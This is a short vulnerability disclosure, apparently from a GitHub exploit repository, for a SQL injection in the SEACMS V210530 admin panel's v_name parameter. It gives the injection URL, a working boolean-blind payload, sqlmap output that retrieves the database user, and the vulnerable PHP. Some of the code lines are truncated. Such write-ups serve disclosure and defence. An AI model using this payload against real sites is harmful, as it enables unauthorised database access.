master

exploit / SEACMS-V210530-sql.md

kk98kk0 Create SEACMS-V210530-sql.md History

1 contributor

25 lines (13 sloc) | 908 Bytes

SEACMS-V210530 SQL vulnerability


DESCRIPTION

SEACMS is completely open source and free. Its official website https://www.seacms.net. SQL injection vulnerability was found in CMS background, injection point v_name

SEACMS-V210530 SQL vulnerability verification


injection point v_name

url：admin_ajax.php?action=checkrepeat&v_name=




```
[16:03:10] [INFO] parsing HTTP request from 'a2.txt'
[16:03:10] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.14pre)
ecko/20110105 Firefox/3.6.14pre' from file 'D:\github\sqlmap-1.4\sqlmap-1.4\data\txt\user-agents.txt'
[16:03:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: v_name (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: action=checkrepeat&v_name=a' AND 8113=8113 AND 'eqrB'='eqrB&timestamp=1626419801879
---
[16:03:10] [INFO] testing MySQL
[16:03:10] [INFO] confirming MySQL
[16:03:10] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[16:03:10] [INFO] testing if current user is DBA
[16:03:10] [INFO] fetching current user
[16:03:10] [INFO] retrieving the length of query output
[16:03:10] [INFO] retrieved: 14
[16:03:11] [INFO] retrieved: root@localhost
```

V_name parameter concatenation.




```
{
    require_once(sea_DATA."/config.ftp.php");
    $row=$dsql->GetOne( sql: "select count(*) as dd from sea_data where instr(v_pic,'#err
    $num=$row['dd'];  $num: "1"
    echo $num;
}
elseif($action=="checkrepeat")  $action: "checkrepeat"
{
    $v_name=iconv( in_charset: 'utf-8', out_charset: 'utf-8',$_GET["v_name"]);   $v_name: "
    $row=$dsql->GetOne( sql: "select count(*) as dd from sea_data where v_name='$v_name'"
    $num=$row['dd'];  $row: {"1", dd => "1"}[2]
    if($num==0){echo "ok";}else{echo "err";}  $num: "1"
}
elseif($action=="getselflabel")
{
```

\DB_MySQL::GetOne Bypassing SQL statement security checks



```
    //执行一个SQL语句,返回前一条记录或仅返回一条记录
    function GetOne($sql='' )
    {
        global $dsql;
        if($dsql->isClose)
        {
            $this->Open( pconnect: false);
            $dsql->isClose = false;
        }
        //SQL语句安全检查
        $sql=CheckSql($sql);
        if(!empty($sql))
        {
            if(!m_eregi("limit",$sql)) $this->SetQuery( sql: m_eregi_replace("[,;]$",'',trim($sql))." li
            else $this->SetQuery($sql);
        }
        $this->Execute( id: "one");
        $arr = $this->GetArray( id: "one");
        if(!is_array($arr))
        {
            return '';
```



```
{
    $v_name=iconv( in_charset: 'utf-8', out_charset: 'utf-8',$_GET["v_name"]);   $v_name:
    $row=$dsql->GetOne( sql: "select count(*) as dd from sea_data where v_name='$v_name'
    $num=$row['dd'];  $row: {"1", dd => "1"} [2]
    if($num==0){echo "ok";}else{echo "err";}  $num: "1"
}
```

Vulnerability executed successfully